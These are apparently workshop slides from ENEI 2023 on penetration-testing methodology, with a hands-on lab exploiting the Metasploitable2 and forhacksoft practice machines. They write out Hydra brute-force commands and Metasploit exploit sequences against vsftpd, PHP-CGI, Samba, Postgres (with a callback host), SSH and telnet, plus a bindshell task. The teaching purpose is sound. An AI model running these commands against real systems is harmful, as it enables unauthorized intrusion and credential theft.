

# WORKSHOP



**ENEI 2023**

**Análise e exploração de vulnerabilidades**

**(casos práticos em lab)**

30-09-2023 / Alfredo França




**SONAE MC**



[ajfranca@mc.pt](mailto:ajfranca@mc.pt)



<https://www.linkedin.com/in/alfredo-franca/>



**Fazemos parte do grupo Sonae**, que gere um portefólio diversificado de negócios com posições de liderança



# Mais concretamente da MC, empresa líder de retalho em Portugal



## #1 em Portugal

A MC é responsável pelo negócio de retalho alimentar da Sonae e líder de mercado em Portugal com um grupo de segmentos de negócio distintivo, oferecendo uma ampla variedade de produtos de qualidade e aos melhores preços.

Engloba uma divisão de **Saúde, Bem-Estar e Beleza**, detendo também um conjunto de negócios complementares de crescimento.

### €5.9mil M€

Volume de negócios

### 9.5%

Underlying EBITDA



### Comunidades

### 30M€

Apoio  
à comunidade



### Planeta

### 38k

colaboradores

80% Plástico  
reciclável em  
embalagens de  
marca própria



# A BIT

é a área de Sistemas de Informação da MC onde as pessoas acompanham de perto o avanço da tecnologia e do retalho



São BITS e bytes de informação, tecnologia e inovação para criar ferramentas de gestão e decisão, rápidas e integradas entre si, adaptadas aos diferentes negócios

# Estágios/Oportunidades de emprego

**BIT**  
**IT/Cibersegurança**

Ricardo Martins - [rtmartins@mc.pt](mailto:rtmartins@mc.pt)

Alfredo França - [ajfranca@mc.pt](mailto:ajfranca@mc.pt)


<https://shorturl.at/C1689>

# Agenda

- Uniformização de alguns conceitos
- Framework Testes de Penetração.
- Apresentação do cenário de LAB.
- Breve descrição de ferramentas a usar no LAB.
- Exploração de vulnerabilidades do Metasploitable2.
- Exploração de vulnerabilidades do forhacksoft.

<https://shorturl.at/C1689>

# Porquê Segurança nas Aplicações? Alinhamento de conceitos





# Porquê Segurança nas Aplicações? Conceitos básicos de segurança

Segurança nas aplicações, porquê? Impacto de uma Security breach?

Custo=Impactos  
diretos+Impactos  
escondidos

Depende

Ameaças  
Vulnerabilidades  
Exploração



## Impactos directos

- Perda directa de vendas.
- Perda ou dados comprometidos.
- Tratamento do incidente – Identificação e alerta, análise forense, avaliação legal.
- Eventual perda do “asset” (equipamento, aplicação etc..).

## Impactos escondidos


- Perda de confiança do cliente.
- Perda de confiança dos investidores, ex. valores das ações podem descer após um incidente.
  - Ecommerce:
    - 40% dos clientes pensam em fechar a conta, 20% fecham a sua conta.
- Possíveis consequências legais. Em muitos países existem consequências legais associadas a falhas em garantir a segurança de sistemas (HIPPA, GLBA, etc..). Na EU vamos ter o GDPR (“General Data Protection Regulation”) a partir de Maio 2018.
- Tratamento do incidente – Recursos internos p.ex.
- Reputação e danos na marca.

<https://shorturl.at/C1689>



# Metodologia genérica de testes de penetração

1. Target scoping
2. Information gathering
3. Target discovery
4. Enumerating target
5. Vulnerability mapping
6. Social engineering
7. Target exploitation
8. Privilege escalation
9. Maintaining access
10. Documentation and reporting



Whether applying any combination of these steps with the black box or white box approaches, it is left to the penetration tester to decide and choose the most strategic path according to the given target environment and its prior knowledge before the test begins.

# Metodologia genérica de testes de penetração



## Target scoping/Âmbito do alvo

- What should be tested?
- How should it be tested?
- What conditions should be applied during the test process?
- What will limit the execution of the test process?
- How long will it take to complete the test?
- What business objectives will be achieved?

To lead a successful penetration test, an auditor must be aware of the technology under assessment, its basic functionality, and its interaction with the network environment. Thus, the knowledge of an auditor does make a significant contribution toward any kind of security assessment..

# Metodologia genérica de testes de penetração



## Information gathering / Recolha de Informação

### Some Tools:

DNS  
Route info  
OSINT  
Robtex.com  
Shodan

Once the scope is finalized, it is time to move into the reconnaissance phase. During this phase, a pentester uses a number of publicly available resources to learn more about his or her target. This information can be retrieved from Internet sources such as:

- Forums
- Bulletin boards
- Newsgroups
- Articles
- Blogs
- Social networks
- Commercial or non-commercial websites
- Search engines
- Tool from Kali Linux
- DNS servers, trace routes, whois database, OSINT tools
- Darkweb.



### Kali tools:

Whois  
Host  
Dig  
Dnsenum  
Fierce  
Maltego  
dmittry

# Metodologia genérica de testes de penetração



## Target discovery / Descoberta do alvo

identifying the target's network status, operating system, and its relative network architecture.


Determine the live network hosts and operating systems running on these host machines, and characterize each device according to its role in the network system.

**Some Tools:**  
DNS  
Route info  
OSINT  
Robtex.com

## Enumerating target / enumeração do alvo

This phase takes all the previous efforts forward and finds the open ports on the target systems. Once the open ports have been identified, they can be enumerated for the running services.

Using a number of port scanning techniques such as full-open, half-open, and stealth scan, can help determine the port's visibility even if the host is behind a firewall or **Intrusion Detection System (IDS)**.



**Kali tools:**  
Whois  
Host  
Dig  
Dnseenum  
Fierce  
Maltego  
Dmitry  
nmap

<https://shorturl.at/C1689>



# Metodologia genérica de testes de penetração




[www.exploit-db.com](http://www.exploit-db.com)

**Kali tools:**

**Nessus**  
**Openvas**  
**Snmpwalk**  
**Nikto**  
**Owasp zap**  
**Burp suite**  
**Whatweb**  
**Searchsploit**  
**sqlmap**

## Vulnerability mapping / mapeamento de vulnerabilidades

Up until the previous phase, we have gathered sufficient information about the target network. It is now time to identify and analyze the vulnerabilities based on the disclosed ports and services.



**Kali tools:**

**SET (Social Engineering Toolkit)**

## Social engineering / Engenharia Social

Practicing the art of deception is considerably important when there is no open gate available for an auditor to enter the target network. Thus, using a human attack vector, it is still possible to penetrate the target system by tricking a user into executing malicious code that should give backdoor access to the auditor.



**zphisher**

<https://shorturl.at/C1689>

# Metodologia genérica de testes de penetração

## Target exploitation / Exploração do Alvo

After carefully examining the discovered vulnerabilities, it is possible to penetrate the target system based on the types of exploits that are available. Sometimes, it may require additional research or modifications to the existing exploit in order to make it work properly.

**Kali tools:**

*Searchsploit  
metasploit*

## Privilege escalation / Escalada de privilegios

Once the target is acquired, the penetration is successful. An auditor can now move freely into the system, depending on his or her access privileges. These privileges can also be escalated using any local exploits that match the system's environment, which, once executed, should help you attain super-user or system-level privileges.

*Hydra  
Lynis  
wireshark*

sniffing the network traffic, cracking passwords of various services, and applying local network spoofing tactics. Hence, the purpose of privilege escalation is to gain the highest-level access to the system that is possible.



<https://shorturl.at/C1689>

# Metodologia genérica de testes de penetração

## Kali tools:

**Netcat**

**System backdoor**

**Cymothoa**

**Intersect**

**meterpreter**

**Tunneling protocols**

**dns2tcp**

**iodine**

**nc(netcat)**

**WebBackdoors**

**php/meterp**

**Scripts webshells**

## Maintaining access / Manutenção do acesso

Sometimes, an auditor might be asked to retain access to the system for a specified time period. Such activity can be used to demonstrate illegitimate access to the system without performing the penetration testing process again.

Employing secret tunneling methods that make use of protocol, proxy, or end-to-end connection strategies which lead to establishing backdoor access, can help an auditor maintain his or her footsteps into the target system as long as required.



## Documentation and reporting / Documentação e reporting

Documenting, reporting, and presenting the vulnerabilities found, verified, and exploited will conclude your penetration testing activities.


The types of reports that are created for each relevant authority in the contracting organization may have different outlooks to assist the business and technical staff in understanding and analyzing the weak points that exist in their IT infrastructure.




<https://shorturl.at/C1689>

## LAB

- Criar uma rede nat classe C, 10.0.2.0/24 chamada de NatNetworklab.
- Na janela de gestão da plataforma ir a Ficheiro/Ferramentas/Network Manager.



- Depois entrar na configuração de cada maquina e fazer o seguinte, **selecionarRede/Adaptador1 /Seleccionar Rede NAT/ e depois seleccionar a rede acima**. Todas as maquinas estão por DHCP e vão apanhar um IP da gama indicada.



<https://shorturl.at/C1689>



# LAB

## Atividades

Explicação resumida das ferramentas usadas no KALI:

- **Metasploitable2**

- nmap
- Hydra
- Searchsploit
- Msfconsole (metasploit)
- Wireshark
- Netcat

Máquina criada para análise de vulnerabilidades, Teste de ferramentas e de testes de exploits . Para além de serviços vulneráveis, tem aplicações web também vulneráveis que podem ser usadas para estudar determinados conceitos de segurança de apps web.

**Avaliar serviços e protocolos com vulnerabilidades + políticas permissivas.**

- **forhacksoft (ferramentas adicionais)**

- Dirb/gobuster?
- Burpsuite
- Reverseshells (usr/share/webshells/)?

Máquina criada para aprendizagem de conceitos de vulnerabilidades e exploração das mesmas.

**Esta foca-se em más configurações, mau desenho, mau desenvolvimento sem algumas garantias de segurança**

<https://shorturl.at/C1689>

# LAB

## Nmap



Nmap is a port scanner that is comprehensive, feature- and fingerprint-rich, and widely used by the IT security community. It is a must-have tool for a penetration tester because of its quality and flexibility.

Besides being used as a **port scanner**, Nmap has several other capabilities, as follows:

- **Host discovery:** Nmap can be used to find live hosts on the target systems. By default, Nmap will send an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to carry out the host discovery.
- **Service/version detection:**
- **Operating system detection**
- **Network traceroute:** This is performed to determine the port and protocol that is most likely to reach the target system. An Nmap traceroute starts with a high value of **Time to Live (TTL)** and decrements it until the TTL value reaches zero.
- **Nmap Scripting Engine:** With this feature, Nmap can be extended. If you want to add a check that is not included with the default Nmap, you can do so by writing the check using the Nmap scripting engine. Currently, there are checks for vulnerabilities in network services and for enumerating resources on the target system.

<https://shorturl.at/C1689>

## LAB

### Hydra



Hydra is a tool that can be used to guess or crack the login username and password. It supports numerous network protocols, such as HTTP, FTP, POP3, and SMB. It works by using the username and password provided and tries to log in to the network service in parallel; by default, it will log in using 16 connections to the same host.

To start Hydra, use the console to execute the following command:

**# hydra**

This will display the Hydra usage instructions on your screen.

In our exercise, we will brute force the password for a VNC server located at 172.16.43.156 and use the passwords contained in the password.lst file. The command to do this is as follows:

**# hydra -P password.lst 172.16.43.156 vnc**

The following screenshot shows the result of this command:

```
root@kali:~# hydra -P password.lst 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries
per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156 password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06
```

<https://shorturl.at/C1689>

# LAB

## SearchSploit



### How to extract particular information from the exploits list?

Using the power of Bash commands, you can manipulate the output of any text file in order to retrieve the meaningful data. You can either use **Searchsploit**, or this can also be accomplished by typing `cat files.csv | cut -d", " -f3` on your console. It will extract the list of exploit titles from a `files.csv` file. To learn the basic shell commands, refer to <http://tldp.org/LDP/abs/html/index.html>.

<https://shorturl.at/C1689>



## LAB

### Metasploit



Metasploit is a widely used framework for developing, testing, and executing exploits against vulnerable systems. It provides a collection of tools and resources for security professionals to test and verify the security of their systems, networks, and applications.

- **Exploit:** This module is the proof-of-concept code developed to take advantage of a particular vulnerability in a target system
- **Payload:** This module is a malicious code intended as a part of an exploit or independently compiled to run the arbitrary commands on the target system
- **Auxiliaries:** These modules are the set of tools developed to perform scanning, sniffing, wardialing, fingerprinting, and other **security assessment tasks**
- **Encoders:** These modules are provided to evade the detection of antivirus, firewall, IDS/IPS, and other similar malware defenses by encoding the payload during a penetration operation
- **No Operation or No Operation Performed (NOP):** This module is an assembly language instruction often added into a shellcode to perform nothing but to cover a consistent payload space

<https://shorturl.at/C1689>

# LAB

## Netcat



**ncat** is a general-purpose network tool that can be used for sending, receiving, redirecting, and encrypting data across the network. ncat is an improved version of the popular Netcat tool (<http://nmap.org/ncat/guide/index.html>). ncat can be used for the following tasks:

- ncat acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers and other TCP/IP network services
- It also acts as a simple TCP/UDP/SCTP/SSL server
- It redirects or proxies TCP/UDP/SCTP traffic to other ports or hosts
- It acts as a network gateway for the execution of system commands
- It encrypts communication data using SSL
- It transports network communication using IPv4 or IPv6
- It acts as a connection broker, allowing two (or more) clients to connect to each other through a third (brokering) server

Also important to maintaining access, such as creating an operating system backdoor on the target machine / Very useful for the reverse shells.

<https://shorturl.at/C1689>

## LAB



### Wireshark

network protocol analyzer that allows for the capture and analysis of network traffic in real-time or from stored packet capture



### DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.



### Burp Suite

These tools demonstrate the real-world capabilities of an attacker penetrating web applications. They can scan, analyze, and exploit web applications using manual and automated techniques. The integration facility between the interfaces of these tools provides a complete attack platform to share information between one or more tools. This makes the Burp Suite a very effective and easy to use web application attack framework.

All the integrated tools (Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Comparer)

<https://shorturl.at/C1689>

## LAB

### Atividades Metasploitable2:

- **Vulnerabilidades de protocolos.**
  - **Vulnerabilidades de versões de serviços.**
  - **Políticas permissivas de credenciais**
  - **Vulnerabilidades aplicacionais**
- 
- **Descobrir o IP do metasploitable 2**
    - nmap
  - **Descobrir os serviços disponíveis**
    - nmap
  - **Explorar a porta 21: FTP (brute force)**
    - Hydra (usar ficheiros user.txt e password.txt partilhados)
    - ftp
  - **Explorar VSFTPD 2.3.4Xx**
    - Searchsploit
    - Msfconsole (metasploit)

<https://shorturl.at/C1689>



## LAB

## Atividades:

- Descobrir o IP do metasploitable 2 e forhacksoft
    - Nmap
    - `nmap -O xxx.xxx.xxx.1-254 (rede)`
  - Descobrir os serviços disponíveis
    - Nmap
    - `nmap -p- -sV xxx.xxx.xxx.xxx`
  - Explorar a porta 21: FTP do metasploitable 2
    - Hydra
    - ftp
    - `hydra -V -L user.txt -P pass.txt xxx.xxx.xxx.xxx ftp`
    - `ftp xxx.xxx.xxx.xxx`
  - Explorar VSFTPD 2.3.4Xx do metasploitable 2
    - Searchsploit
    - Msfconsole (metasploit)
    - `searchsploit vsftpd`
    - `msfconsole`
    - `search vsftpd`
    - `msf > use exploit/unix/ftp/vsftpd_234_backdoor`
    - `msf exploit (unix/ftp/vsftpd_234_backdoor) > set rhost xxx.xxx.xxx.xxx`
    - `msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit`
- Tcpdump -i eth0  
netdiscover -i eth0 -r 192.168.43.0/24

<https://shorturl.at/C1689>

## LAB

### Atividades:

- **Exploiting Port 22 SSH (usar metasploit)**
  - Usar função auxiliar do metasploit (brute force)
  - Usar ficheiros user.txt e password.txt colocados partilhado
- **Exploiting port 23 TELNET (Credential Capture/protocol inseguro)**
  - Capturar as credenciais de acesso msfadmin da ligação telnet.
  - Wireshark
- **Exploiting TELNET (brute force)**
  - Usar função auxiliar do metasploit (brute force).
  - Usar ficheiros user.txt e password.txt .
  - Pretende-se que seja usado o modulo de teste do login do telnet .

<https://shorturl.at/C1689>

## LAB

- **Exploiting Port 22 SSH**

- `msf > use auxiliary/scanner/ssh/ssh_login`
- `msf auxiliary (scanner/ssh/ssh_login) > set rhosts 192.168.1.103`
- `msf auxiliary (scanner/ssh/ssh_login) > set user_file /home/kali/Desktop/User.txt`
- `msf auxiliary (scanner/ssh/ssh_login) > set pass_file /home/kali/Desktop/Password.txt`
- `msf auxiliary (scanner/ssh/ssh_login) > exploit`  
`Stop_on_success true`  
`Verbose true`

- **Exploiting port 23 TELNET (Credential Capture, wireshark, protocolo inseguro)**

- Capturar as credenciais de acesso msfadmin quando usado o telnet.
- Ativar o wireshark no kali para capturar trafego TCP, depois abrir uma linha de commando e fazer telnet ao ip do metasploitable 2 com user e pass msfadmin
- Depois de fazer login com sucesso reabrem o wireshark click the "TCP Stream" opção debaixo do Analyze > Follow. E vai-nos mostrar as credenciais em claro, relembro que o tráfego que estamos a ver é na placa de rede, pelo que num cenário real este protocolo é inseguro e deve ser evitado.

- **Exploiting TELNET (brute force)**

- Este modulo testa o login e password via telnet numa maquina.
- `msf > use auxiliary/scanner/telnet/telnet_login`
- `msf auxiliary (scanner/telnet/telnet_login) > set rhosts 192.168.1.103`
- `msf auxiliary (scanner/telnet/telnet_login) > set user_file /home/kali/Desktop/User.txt`
- `msf auxiliary (scanner/telnet/telnet_login) > set pass_file /home/kali/Desktop/Password.txt`
- `msf auxiliary (scanner/telnet/telnet_login) > set stop_on_success true`
- `msf auxiliary (scanner/telnet/telnet_login) > exploit`

<https://shorturl.at/C1689>

## LAB

### Atividades:

- Explorar a Porta 80 (PHP\_CGI)
  - Validar a versão .
  - Pesquisar vulnerabilidades.
  - Usar Metasploit
- Explorar Port 139 & 445 (Samba)
  - Detetar versão do samba
  - Com metasploit avaliar exploit a usar
- Explorar Porta 1099 (Java)
  - Identificar versão de java
  - Encontrar com metasploit um exploit adequado.

<https://shorturl.at/C1689>



## LAB

- Explorar a Porta 80 (PHP\_CGI) (pode ser “apanhado” via Nessus/OpenVAS etc..) -- <http://10.0.2.4/phpinfo.php>
  - A porta 80 está aberta, se colocarmos o IP do metasploitable2 no browser percebemos que está a correr PHP.
  - Ver a versão do php , pela imagem conseguimos ver que temos o php em modo cgi. Pesquisando as vulnerabilidades percebe-se que existe uma relacionado com a versão do php caso use cgi (When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability)
    - `msf > use exploit/multi/http/php_cgi_arg_injection`
    - `msf exploit (multi/http/php_arg_injection) > set rhost XXX.XXX.XXX.XXX`
    - `msf exploit (multi/http/php_arg_injection) > exploit`
    - `sysinfo`

`nmap --script http-enum 10.0.2.4`

<https://exploit-db.com/exploits/29290>

### a. Explorar Port 139 & 445 (Samba)

- Detetar versão do samba
- Procurar no google “Samba versions 3.0.20 vulnerability metasploit”
- Com metasploit executar:
  - `msf > use exploit/multi/samba/usermap_script`
  - `msf exploit (multi/samba/usermap_script) > set rhost xxx.xxx.xxx.xxx`
  - `msf exploit (multi/samba/usermap_script) > exploit`
  - E obtem-se uma sessão, podem validar que estão na outra máquina fazer ifconfig aparece o seu IP  
`xxx.xxx.xxx.xxx.`

[https://github.com/v1nc3-source/Samba\\_3.x\\_4.x\\_exploit](https://github.com/v1nc3-source/Samba_3.x_4.x_exploit) --  
[Samba\\_3.x\\_4.x\\_exploit \(SMB 'username map script'\)](#)

<https://shorturl.at/C1689>

## LAB

### Atividades:

- **Exploiting Port 5432 (Postgres)**
  - Procurar no metasploit uma exploit para Posrgres

<https://shorturl.at/C1689>

## LAB

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code

- **Exploiting Port 5432 (Postgres)**
  - Procurar no metasploit uma exploit para Postgres
  - Postgres está associado ao SQL e é executado na porta 5432 e um exploit pode ser usado aqui.
  - Em algumas instalações Linux padrão do PostgreSQL, a conta de serviço do Postgres pode gravar no diretório /tmp permitindo a execução de código arbitrário. Este módulo compila um arquivo de objeto compartilhado do Linux, carrega-o para o host destino por UPDATE "pg\_largeobject" de injeção binária e cria uma UDF (função definida pelo usuário) a partir desse objeto partilhado.
  - msf > use exploit/linux/postgres/postgres\_payload
  - msf exploit (linux/postgres/postgres\_payload) > set rhost xxx.xxx.xxx.xxx
  - msf exploit (linux/postgres/postgres\_payload) > set lhost xxx.xxx.xxx.xxx
  - msf exploit (linux/postgres/postgres\_payload) > exploit

<https://shorturl.at/C1689>

## LAB

### Atividades:

- **Bindshell Exploitation (1524)**
  - Procurar uma “open bindshell” e explorar. Neste caso é na porta 1524.
